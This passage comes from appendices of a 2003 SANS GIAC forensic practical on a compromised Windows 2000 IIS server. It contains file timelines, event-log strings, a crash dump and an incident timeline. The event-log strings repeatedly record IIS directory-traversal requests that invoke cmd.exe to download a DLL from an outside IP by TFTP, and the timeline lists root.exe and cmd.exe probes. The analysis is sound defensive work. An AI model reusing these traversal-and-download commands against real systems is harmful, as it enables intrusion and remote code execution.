/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72/For ONLY twb
1054330638 05/30/03 17:37:18 4 /andrew
1054330660 05/30/03 17:37:40 4 /andrew/Documents and Settings
1054330660 05/30/03 17:37:40 4 /andrew/Documents and Settings/Administrator
1054330661 05/30/03 17:37:41 4 /andrew/Documents and Settings/Administrator/Application
Data/Microsoft/Internet Explorer/Quick Launch
1054330661 05/30/03 17:37:41 4 /andrew/Documents and Settings/All Users
1054330662 05/30/03 17:37:42 0 /andrew/Documents and Settings/Administrator/Desktop
1054330662 05/30/03 17:37:42 0 /andrew/Documents and Settings/Administrator/Start Menu
1054330662 05/30/03 17:37:42 0 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Startup
1054330662 05/30/03 17:37:42 0 /andrew/Documents and Settings/All Users/Desktop
1054330662 05/30/03 17:37:42 0 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Startup
1054330662 05/30/03 17:37:42 4 /andrew/Documents and Settings/Administrator/Start
Menu/Programs
1054330662 05/30/03 17:37:42 4 /andrew/Documents and Settings/All Users/Start Menu
1054330662 05/30/03 17:37:42 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs
1054330663 05/30/03 17:37:43 4 /andrew/Documents and Settings/Administrator/Recent
1054330663 05/30/03 17:37:43 4 /andrew/RECYCLER/S-1-5-21-1214440339-1078145449-
1957994488-500
1054330664 05/30/03 17:37:44 0 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Entertainment
1054330664 05/30/03 17:37:44 0 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/System Tools
1054330664 05/30/03 17:37:44 0 /andrew/Documents and Settings/All Users/Application
Data/Microsoft/Network/Connections/Pbk
1054330664 05/30/03 17:37:44 0 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Accessibility
1054330664 05/30/03 17:37:44 4 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories
1054330664 05/30/03 17:37:44 4 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Accessibility
1054330664 05/30/03 17:37:44 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories
1054330664 05/30/03 17:37:44 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Communications
1054330664 05/30/03 17:37:44 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Entertainment
1054330664 05/30/03 17:37:44 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Games
1054330664 05/30/03 17:37:44 4 /andrew/WINNT/system32/ras
1054330665 05/30/03 17:37:45 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Microsoft Script Debugger
1054330665 05/30/03 17:37:45 4 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/System Tools
1054330684 05/30/03 17:38:04 4 /andrew/Documents and Settings/Administrator/Favorites
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054330684 05/30/03 17:38:04 4 /andrew/Documents and Settings/Administrator/Local
Settings
1054330684 05/30/03 17:38:04 4 /andrew/Program Files
1054330684 05/30/03 17:38:04 4 /andrew/Program Files/Internet Explorer
1054330685 05/30/03 17:38:05 4 /andrew/WINNT/Downloaded Program Files
1054330685 05/30/03 17:38:05 9 /andrew/WINNT/Web
1054330690 05/30/03 17:38:10 4 /andrew/Inetpub
1054330752 05/30/03 17:39:12 4 /andrew/Inetpub/wwwroot
1054330759 05/30/03 17:39:19 0 /andrew/Inetpub/wwwroot/images
1054330774 05/30/03 17:39:34 21 /andrew/WINNT
1054330780 05/30/03 17:39:40 309 /andrew/WINNT/system32
1054330788 05/30/03 17:39:48 0 /andrew/WINNT/system32/LogFiles
1054330791 05/30/03 17:39:51 0 /andrew/WINNT/system32/LogFiles/W3SVC1
1054330832 05/30/03 17:40:32 0 /andrew/WINNT/system32/CatRoot
1054330836 05/30/03 17:40:36 4 /andrew/WINNT/system32/CatRoot/{F750E6C3-38EE-11D1-85E5-
00C04FC295EE}
1054330868 05/30/03 17:41:08 4 /andrew/Inetpub/mailroot
1054330874 05/30/03 17:41:14 4 /andrew/Inetpub/scripts
1054330957 05/30/03 17:42:37 13 /andrew/WINNT/system32/inetsrv
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix D

Output of “strings –a –e l SysEvent.Evt”

```
EventLog
NT-WEB
2195
Uniprocessor Free
EventLog
NT-WEB
MSFTPSVC
NT-WEB
(none)
Logon failure: unknown user name or bad password.
Tcpip
NT-WEB
3Com EtherLink XL 10/100 PCI TX NIC (3C905B-TX)
Tcpip
NT-WEB
3Com EtherLink XL 10/100 PCI TX NIC (3C905B-TX)
Application Popup
NT-WEB
Messenger Service
Message from MessageDestroyer to You on 5/27/2003 9:04:58 PM
!!!!!!!!!!!!!!!!!!!!  STOP !!!!!!!!!!!!!!!!!!!!
Your computer is wide open to the prying eyes of the Internet!
Anyone across the globe can send pop-ups like this *directly* to
your computer without any virus or making you visting any web page.
This new form of advertising is catching on very fast and soon those
same ads that clog your email will be right in the middle of your
screen. Protect yourself by installing our MessageDestroyer software
and closing the hole for good.
VISIT :
www.MessageDestroyer.com
for more information and our easily installed solution.
W3SVC
NT-WEB
/scripts/..\../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20e:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..\../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20c:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20e:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20c:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..\../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20d:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20e:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20d:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20d:\httpodbc.dll
W3SVC
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20c:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20d:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20c:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20c:\httpodbc.dll
W3SVC
NT-WEB
/scripts/../../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20e:\httpodbc.dll
W3SVC
NT-WEB
/scripts/../../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20d:\httpodbc.dll
W3SVC
NT-WEB
/scripts/..%5c../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20e:\httpodbc.dll
W3SVC
NT-WEB
/scripts/../../winnt/system32/cmd.exe
/c+tftp%20-i%2064.180.113.100%20GET%20cool.dll%20c:\httpodbc.dll
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix E

Output of “strings –a AppEvent.Evt”

```
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
Application exception occurred:
        App: mmc.exe (pid=1168)
        When: 5/27/2003 @ 19:02:48.699
        Exception number: c0000005 (access violation)
*----> System Information <----*
        Computer Name: NT-WEB
        User Name: Administrator
        Number of Processors: 1
        Processor Type: x86 Family 6 Model 6 Stepping 5
        Windows 2000 Version: 5.0
        Current Build: 2195
        Service Pack: None
        Current Type: Uniprocessor Free
        Registered Organization: ourco.
        Registered Owner: registered user
*----> Task List <----*
   0 Idle.exe
   8 System.exe
 192 smss.exe
 216 csrss.exe
 212 winlogon.exe
 268 services.exe
 280 lsass.exe
 460 svchost.exe
 484 SPOOLSV.exe
 512 msdtc.exe
 628 svchost.exe
 652 llssrv.exe
 696 regsvc.exe
 736 mstask.exe
 792 termsrv.exe
 836 inetinfo.exe
 816 dfssvc.exe
1164 explorer.exe
 516 msiexec.exe
1332 mdm.exe
1128 dllhost.exe
1376 dllhost.exe
1168 mmc.exe
 616 IEXPLORE.exe
1184 drwtsn32.exe
   0 _Total.exe
(01000000 - 01095000)
(77F80000 - 77FF9000)
(76FB0000 - 770A2000)
(78000000 - 78046000)
(77E80000 - 77F36000)
(77F40000 - 77F7C000)
(77E10000 - 77E75000)
(780C0000 - 7814D000)
(773E0000 - 773F2000)
(77DB0000 - 77E0A000)
(77D40000 - 77DAF000)
(779B0000 - 77A45000)
(77A50000 - 77B45000)
(77B50000 - 77BDA000)
(775A0000 - 777E0000)
(77C70000 - 77CBA000)
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
(77CC0000 - 77D40000)
(77850000 - 7788C000)
(770C0000 - 770E3000)
(6BE60000 - 6BF2F000)
(76B30000 - 76B6E000)
(6E2E0000 - 6E311000)
(75050000 - 75058000)
(75030000 - 75044000)
(75020000 - 75028000)
(6E540000 - 6E58E000)
(6E5A0000 - 6E5C1000)
(75100000 - 75149000)
(75210000 - 75225000)
(751D0000 - 75208000)
(75170000 - 751BF000)
(77BE0000 - 77BEF000)
(751C0000 - 751C6000)
(75150000 - 7515F000)
(77950000 - 77979000)
(77980000 - 779A4000)
(75090000 - 750A0000)
(6FD00000 - 6FD4E000)
(6E2A0000 - 6E2A7000)
(65F70000 - 65FDC000)
(77440000 - 774B8000)
(77430000 - 77440000)
(75940000 - 759AF000)
(76930000 - 7695B000)
(77920000 - 77942000)
(74E30000 - 74E3C000)
(76110000 - 76114000)
(75D50000 - 75DD2000)
(67880000 - 67AEF000)
(75E60000 - 75E7A000)
(773B0000 - 773DE000)
(77380000 - 773A2000)
(7CA00000 - 7CA22000)
(77C10000 - 77C6D000)
(74DD0000 - 74E10000)
(6E2B0000 - 6E2B8000)
(74FF0000 - 75002000)
(6E630000 - 6E63D000)
(67CA0000 - 67D36000)
(67E80000 - 67F52000)
(780A0000 - 780B2000)
(67F60000 - 67FF6000)
(77800000 - 7781D000)
(67DE0000 - 67E0C000)
(77840000 - 7784C000)
(777E0000 - 777E8000)
(69BF0000 - 69C0D000)
(77BF0000 - 77C01000)
(75160000 - 7516C000)
(65D50000 - 65D56000)
(695E0000 - 69609000)
(777F0000 - 777F5000)
(77830000 - 7783E000)
State Dump for Thread Id 0x488
eax=00bee290 ebx=0000000c ecx=0030e820 edx=00230600 esi=00230000 edi=00bf7548
eip=77fca40a esp=0006ecbc ebp=0006ee50 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
function: RtlDestroyHeap
        77fca3e7 8b4004           mov     eax,[eax+0x4]          ds:013fb866=????????
        77fca3ea 83e808           sub     eax,0x8
        77fca3ed 8945b0           mov     [ebp+0xb0],eax         ss:0087c426=????????
        77fca3f0 8a5005           mov     dl,[eax+0x5]                ds:013fb866=??
        77fca3f3 8855c4           mov     [ebp+0xc4],dl               ss:0087c426=??
        77fca3f6 8b4808           mov     ecx,[eax+0x8]          ds:013fb866=????????
        77fca3f9 898d48ffffff     mov     [ebp+0xffffff48],ecx   ss:0006ed98=0030e820
        77fca3ff 8b780c           mov     edi,[eax+0xc]          ds:013fb866=????????
        77fca402 89bd44ffffff     mov     [ebp+0xffffff44],edi   ss:0006ed94=00bf7548
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        77fca408 890f            mov     [edi],ecx              ds:00bf7548=0030e820
FAULT ->77fca40a 897904          mov     [ecx+0x4],edi          ds:00b1bdf6=????????
        77fca40d 3bcf            cmp     ecx,edi
        77fca40f 0f8459ecffff    je      _eFSQRT+0xda4 (77fc906e)
        77fca415 295e28          sub     [esi+0x28],ebx         ds:00a3d5d6=????????
        77fca418 8945d8          mov     [ebp+0xd8],eax         ss:0087c426=????????
        77fca41b 83e210          and     edx,0x10
        77fca41e 83ca01          or      edx,0x1
        77fca421 885005          mov     [eax+0x5],dl                 ds:013fb866=??
        77fca424 8b4de0          mov     ecx,[ebp+0xe0]         ss:0087c426=????????
        77fca427 2b4d10          sub     ecx,[ebp+0x10]         ss:0087c426=????????
        77fca42a 884806          mov     [eax+0x6],cl                 ds:013fb866=??
        77fca42d 80600700        and     byte ptr [eax+0x7],0x0       ds:013fb866=??
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
0006EE50 78001089 00230000 00000000 00000054 0006F340 ntdll!RtlDestroyHeap
0006EE90 78001026 00000054 7800100F 00000054 00000000 !malloc
00000054 00000000 00000000 00000000 00000000 00000000 !malloc
*----> Raw Stack Dump <----*
0006ecbc  40 f3 06 00 ff ff ff ff - 00 10 00 78 68 ee 06 00  @..........xh...
0006eccc  16 98 fc 77 e8 09 23 00 - 58 f3 06 00 ff ff ff ff  ...w..#.X.......
0006ecdc  00 10 00 78 00 00 00 00 - 00 e7 23 00 04 ed 06 00  ...x......#.....
0006ecec  3f 26 fb 76 00 10 00 00 - be fc 4e 00 b4 ed 06 00  ?&.v......N.....
0006ecfc  00 00 00 00 b8 3f 07 00 - 3c ed 06 00 bb 25 fb 76  .....?..<....%.v
0006ed0c  00 10 00 00 be fc 4e 00 - b4 ed 06 00 00 00 00 00  ......N.........
0006ed1c  f8 ee 06 00 00 00 00 00 - 00 00 e6 6b e0 00 e6 6b  ...........k...k
0006ed2c  1c ed 06 00 78 ee 06 00 - 08 ee 06 00 00 00 00 00  ....x...........
0006ed3c  5c ed 06 00 19 ca f8 77 - 00 00 e6 6b 01 00 00 00  \......w...k....
0006ed4c  02 00 00 00 e8 ed 06 00 - e0 00 e6 6b 00 80 ed 6b  ...........k...k
0006ed5c  c8 8b ed 6b 01 00 00 00 - 4c a3 f8 77 09 04 00 00  ...k....L..w....
0006ed6c  00 80 ed 6b 00 00 00 00 - 00 00 e6 6b 00 00 e6 6b  ...k.......k...k
0006ed7c  e0 00 e6 6b 70 ed 06 00 - 24 ee 06 00 24 ee 06 00  ...kp...$...$...
0006ed8c  00 00 e6 6b b0 ed 06 00 - 48 75 bf 00 20 e8 30 00  ...k....Hu.. .0.
0006ed9c  01 00 00 00 02 00 00 00 - 10 ee 06 00 e0 00 e6 6b  ...............k
0006edac  00 00 e6 6b 34 ee 06 00 - 45 3a f9 77 00 00 e6 6b  ...k4...E:.w...k
0006edbc  01 00 00 00 02 00 00 00 - 10 ee 06 00 f8 ee 06 00  ................
0006edcc  99 34 00 00 00 00 00 00 - 09 04 00 00 28 83 ed 6b  .4..........(..k
0006eddc  09 04 00 00 00 00 00 00 - d0 93 ed 6b d0 d1 04 00  ...........k....
0006edec  c8 8b ed 6b 00 00 00 00 - 00 00 23 00 00 00 00 00  ...k......#.....
State Dump for Thread Id 0x498
eax=00082460 ebx=00040002 ecx=00bf320c edx=00000000 esi=0007f068 edi=00000100
eip=77f82eec esp=00b9fe28 ebp=00b9ff74 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
function: ZwReplyWaitReceivePortEx
        77f82ee1 b8ac000000      mov     eax,0xac
        77f82ee6 8d542404        lea     edx,[esp+0x4]          ss:013ad3ff=????????
        77f82eea cd2e            int     2e
        77f82eec c21400          ret     0x14
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
00B9FF74 77D4B407 77D4B7BF 0007F068 00000000 4007EB64 ntdll!ZwReplyWaitReceivePortEx
00B9FFA8 77D4B771 0007DF30 00B9FFEC 77E92CA8 0007F1B0 rpcrt4!RpcBindingSetOption
00B9FFB4 77E92CA8 0007F1B0 00000000 4007EB64 0007F1B0 rpcrt4!RpcBindingSetOption
00B9FFEC 00000000 00000000 00000000 00000000 00000000 kernel32!CreateFileA
State Dump for Thread Id 0x49c
eax=00000000 ebx=00000102 ecx=7ffdc000 edx=00000000 esi=77f90328 edi=01c8ff74
eip=77f90333 esp=01c8ff60 ebp=01c8ff7c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
function: ZwDelayExecution
        77f90328 b832000000      mov     eax,0x32
        77f9032d 8d542404        lea     edx,[esp+0x4]          ss:0249d537=????????
        77f90331 cd2e            int     2e
        77f90333 c20800          ret     0x8
        77f90336 33c0            xor     eax,eax
        77f90338 e99ac6ffff      jmp     RtlCopySid+0x64 (77f8c9d7)
        77f9033d 23d1            and     edx,ecx
        77f9033f 8a06            mov     al,[esi]                     ds:77f90328=b8
        77f90341 8807            mov     [edi],al                     ds:01c8ff74=00
        77f90343 8a4601          mov     al,[esi+0x1]                 ds:7879d8fe=??
        77f90346 884701          mov     [edi+0x1],al                 ds:0249d54a=??
        77f90349 8a4602          mov     al,[esi+0x2]                 ds:7879d8fe=??
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        77f9034c c1e902           shr     ecx,0x2
        77f9034f 884702           mov     [edi+0x2],al                ds:0249d54a=??
        77f90352 83c603           add     esi,0x3
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
01C8FF7C 77E84B7F 0000EA60 00000000 77A80A62 0000EA60 ntdll!ZwDelayExecution
00007530 00000000 00000000 00000000 00000000 00000000 kernel32!Sleep
*----> Raw Stack Dump <----*
01c8ff60  ab 4b e8 77 00 00 00 00 - 74 ff c8 01 91 e8 e9 77  .K.w....t......w
01c8ff70  98 26 0a 00 00 ba 3c dc - ff ff ff ff 30 75 00 00  .&....<.....0u..
01c8ff80  7f 4b e8 77 60 ea 00 00 - 00 00 00 00 62 0a a8 77  .K.w`.......b..w
01c8ff90  60 ea 00 00 d0 40 a8 77 - 00 00 00 00 00 00 a5 77  `....@.w.......w
01c8ffa0  98 26 0a 00 ec ff c8 01 - 98 26 0a 00 8f 40 a8 77  .&.......&...@.w
01c8ffb0  ff ff ff ff cc 88 08 00 - a8 2c e9 77 98 26 0a 00  .........,.w.&..
01c8ffc0  ff ff ff ff cc 88 08 00 - 98 26 0a 00 00 c0 fd 7f  .........&......
01c8ffd0  00 00 00 00 c0 ff c8 01 - 00 00 00 00 ff ff ff ff  ................
01c8ffe0  fd 13 ea 77 08 c0 e9 77 - 00 00 00 00 00 00 00 00  ...w...w........
01c8fff0  00 00 00 00 75 40 a8 77 - 98 26 0a 00 00 00 00 00  ....u@.w.&......
01c90000  08 00 c9 01 00 00 00 00 - 10 00 c9 01 00 00 00 00  ................
01c90010  18 00 c9 01 00 00 00 00 - 20 00 c9 01 00 00 00 00  ....... .......
01c90020  28 00 c9 01 00 00 00 00 - 30 00 c9 01 00 00 00 00  (.......0.......
01c90030  38 00 c9 01 00 00 00 00 - 40 00 c9 01 00 00 00 00  8.......@.......
01c90040  48 00 c9 01 00 00 00 00 - 50 00 c9 01 00 00 00 00  H.......P.......
01c90050  58 00 c9 01 00 00 00 00 - 60 00 c9 01 00 00 00 00  X.......`.......
01c90060  68 00 c9 01 00 00 00 00 - 70 00 c9 01 00 00 00 00  h.......p.......
01c90070  78 00 c9 01 00 00 00 00 - 80 00 c9 01 00 00 00 00  x...............
01c90080  88 00 c9 01 00 00 00 00 - 90 00 c9 01 00 00 00 00  ................
01c90090  98 00 c9 01 00 00 00 00 - a0 00 c9 01 00 00 00 00  ................
State Dump for Thread Id 0x338
eax=01e7fc33 ebx=00000000 ecx=00000000 edx=00000000 esi=77f8a117 edi=00000214
eip=77f8a122 esp=01e7ff00 ebp=01e7ff24 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
function: ZwWaitForSingleObject
        77f8a117 b8ea000000       mov     eax,0xea
        77f8a11c 8d542404         lea     edx,[esp+0x4]           ss:0268d4d7=????????
        77f8a120 cd2e             int     2e
        77f8a122 c20c00           ret     0xc
        77f8a125 56               push    esi
        77f8a126 8b742408         mov     esi,[esp+0x8]           ss:0268d4d7=????????
        77f8a12a 56               push    esi
        77f8a12b e8fab9ffff       call    RtlValidSid (77f85b2a)
        77f8a130 3c01             cmp     al,0x1
        77f8a132 0f85949a0100     jne    RtlCopySidAndAttributesArray+0x8b (77fa3bcc)
        77f8a138 807e0200         cmp     byte ptr [esi+0x2],0x0       ds:787976ed=??
        77f8a13c 0f85949a0100     jne    RtlCopySidAndAttributesArray+0x95 (77fa3bd6)
        77f8a142 807e0300         cmp     byte ptr [esi+0x3],0x0       ds:787976ed=??
        77f8a146 0f858a9a0100     jne    RtlCopySidAndAttributesArray+0x95 (77fa3bd6)
        77f8a14c 6a0a             push    0xa
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
01E7FF24 77E88787 00000214 FFFFFFFF 00000000 67DF28E9 ntdll!ZwWaitForSingleObject
01E7FF74 67F77708 00000000 00BF2C18 7800248D 00BF2BD8 kernel32!WaitForSingleObject
01E7FFB4 77E92CA8 00BF2C18 00000000 00000000 00BF2C18 !Ordinal971
01E7FFEC 00000000 00000000 00000000 00000000 00000000 kernel32!CreateFileA
State Dump for Thread Id 0x3fc
eax=77d4b759 ebx=00040002 ecx=00000000 edx=00000000 esi=0007f068 edi=00000100
eip=77f82eec esp=01ebfe28 ebp=01ebff74 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
function: ZwReplyWaitReceivePortEx
        77f82ee1 b8ac000000       mov     eax,0xac
        77f82ee6 8d542404         lea     edx,[esp+0x4]           ss:026cd3ff=????????
        77f82eea cd2e             int     2e
        77f82eec c21400           ret     0x14
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
01EBFF74 77D4B407 77D4B7BF 0007F068 00000000 00000000 ntdll!ZwReplyWaitReceivePortEx
01EBFFA8 77D4B771 000A4890 01EBFFEC 77E92CA8 000EAC60 rpcrt4!RpcBindingSetOption
01EBFFB4 77E92CA8 000EAC60 00000000 00000000 000EAC60 rpcrt4!RpcBindingSetOption
01EBFFEC 00000000 00000000 00000000 00000000 00000000 kernel32!CreateFileA
State Dump for Thread Id 0x324
eax=778321fe ebx=00000003 ecx=7ffd9000 edx=00000000 esi=77f87e6c edi=00000003
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
eip=77f87e77 esp=0234fd24 ebp=0234fd70 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
function: ZwWaitForMultipleObjects
        77f87e6c b8e9000000       mov     eax,0xe9
        77f87e71 8d542404         lea     edx,[esp+0x4]          ss:02b5d2fb=????????
        77f87e75 cd2e             int     2e
        77f87e77 c21400           ret     0x14
        77f87e7a 668b08           mov     cx,[eax]                   ds:778321fe=8b55
        77f87e7d 40               inc     eax
        77f87e7e 40               inc     eax
        77f87e7f 8945a4           mov     [ebp+0xa4],eax         ss:02b5d346=????????
        77f87e82 6685c9           test    cx,cx
        77f87e85 75f3             jnz   RtlExpandEnvironmentStrings_U+0x26 (77f8e57a)
        77f87e87 663930           cmp     [eax],si                   ds:778321fe=8b55
        77f87e8a 75ee             jnz     ZwFsControlFile+0x54 (77f8bf7a)
        77f87e8c 40               inc     eax
        77f87e8d 40               inc     eax
        77f87e8e 8945a4           mov     [ebp+0xa4],eax         ss:02b5d346=????????
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
0234FD70 77E9E68A 0234FD48 00000001 00000000 00000000 ntdll!ZwWaitForMultipleObjects
0234FFB4 77E92CA8 00000004 0010E28C 7FFD9000 000FFFF0 kernel32!WaitForMultipleObjects
0234FFEC 00000000 00000000 00000000 00000000 00000000 kernel32!CreateFileA
""""3333DDDD0
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix F

Detailed Timeline

```
All times converted to EDT (except at noted)

May 26, 2003
Time              Event                                   Reference
----------        ------------------                      ----------------------------
17:20:15 (PST)    First file create                       tline_MAY_2003
17:26:00 (PST)    First Registry write                    andrew_system.txt registry
file
17:44:27 (PST)    Last write before reboot                tline_MAY_2003

timezone  was changed  Verified by Andrew

21:44:35          encinst.log                             tline_MAY_2003
22:19:45 till May 27 18:53:13 no activity logged Andrew verified computer powered off

May 27, 2003
Time              Event                                   Reference
----------        ------------------                      ----------------------------
18:53:13          setupact.log                            tline_MAY_2003 mac
18:56:48          Andrew local host web test              www ex030527.log
18:56:49          Andrew local host web test              www ex030527.log
18:56:50          Andrew local host web test              www ex030527.log
18:57:11          Andrew anon test local host             ftp ex030527.log
18:57:13          Andrew anon test local host             ftp ex030527.log
18:57:24          Andrew anon test local host             ftp ex030527.log
18:57:29          Andrew anon test local host             ftp ex030527.log
18:58:34          Andrew anon test local host             ftp ex030527.log
18:58:41          Andrew anon test local host             ftp ex030527.log
18:58:45          Deleted C:\1.txt                        rifiuti.out
19:00:43          Andrew local host web test              www ex030527.log
19:00:44          Andrew local host web test              www ex030527.log
19:00:52          Andrew local host web test              www ex030527.log
19:01:49          Deleted C:\inetpub\wwwroot\iisstart.asp  rifiuti.out
19:01:55          Deleted C:\inetpub\wwwroot\localstart.asp  rifiuti.out
19:02:02          Andrew local host web test              www ex030527.log
19:02:40          Andrew local host web test              www ex030527.log
19:03:41          Andrew local host web test              www ex030527.log
19:04:40          Andrew anon test local host             ftp ex030527.log
19:04:43          Andrew anon test local host             ftp ex030527.log
19:02:48          Application exception occurred:         AppEvent.Evt
                  App: mmc.exe (pid=1168)
                  Exception number: c0000005 (access violation)
19:05:11          Andrew anon test local host             ftp ex030527.log
19:05:20          Deleted C:\1.txt                        rifiuti.out
19:05:30          Deleted C:\Inetpub\ftproot\1.txt        rifiuti.out
19:06:15          Andrew anon test local host             ftp ex030527.log
19:16:09          /andrew/WINNT/system32/ipconfig.exe     tline_MAY_2003 access
19:18:00          Internet access open                    andrew_system.txt registry
file
19:18:23          /andrew/WINNT/system32/drivers/etc/hosts tline_MAY_2003 access
19:20:16          Andrew test of Web access from          www ex030527.log
                  office IP
21:04:22          http GET / return 400                   www ex030528.log
21:04:58          Message Destroyer Message               SysEvent strings

21:11:56 - May 28,2003 01:10:47 no tline_MAY_2003 activity logged

May 28, 2003
Time              Event                                   Reference
----------        ------------------                      ----------------------------
01:10:47-9:23:39  no tline_MAY_2003 activity logged       tline_MAY_2003
04:34:54          http GET / return 400                   www ex030528.log
10:29:07          Andrew Web access from office           www ex030528.log
10:29:08          Andrew Web access from office           www ex030528.log
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
10:35:45-18:10:29 no tline_MAY_2003 activity logged        tline_MAY_2003
18:10:29          Grim's Ping ftp scan                     www ex030528.log
18:59:37          GET /sumthin  404                        www ex030528.log
```

May 29, 2003

```
Time              Event                                    Reference
----------        ------------------                       ----------------------------
00:09:39          80 OPTIONS / 200                         www ex030529.log
00:09:39          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:41          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:43          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:45          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:48          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:51          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:54          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:56          80 PROPFIND /admin$ 404                  www ex030529.log
00:09:59          80 PROPFIND /admin$ 404                  www ex030529.log
00:10:02          80 PROPFIND /admin$ 404                  www ex030529.log
00:10:04          80 PROPFIND /admin$ 404                  www ex030529.log
00:10:07          80 PROPFIND /admin$ 404                  www ex030529.log
02:57:29          80 GET /Default.htm 200                  www ex030529.log
05:34:56          Grim's Ping ftp scan                      ftp ex030529.log
08:45:51          Grim's Ping ftp scan                     ftp ex030529.log
09:22:21          /andrew/WINNT/system32/mmc.exe           software registry
09:22:00          Key Name:
                  andrew_software\Classes\MSCFile\Shell\Open\Command
                  Data:            %SystemRoot%\system32\mmc.exe "%1" %*

10:10:11          Anonymous ftp logon                      ftp ex030529.log
11:01:43          c:/WINNT/system32/icmp.dll access        tline_MAY_2003 access
                  c:/WINNT/system32/ping.exe access        tline_MAY_2003 access
11:23:38          80 GET /scripts/root.exe 404             www ex030529.log
11:23:41          80 GET /MSADC/root.exe 403               www ex030529.log
11:23:42          80 GET /c/winnt/system32/ cmd.exe 404    www ex030529.log
11:23:44          80 GET /d/winnt/system32/ cmd.exe 404    www ex030529.log
11:23:46          80 GET /scripts/..%5c../ /cmd.exe 200    www ex030529.log
11:28:22          80 GET /_vti_bin/..%5c..//cmd.exe 200    www ex030529.log
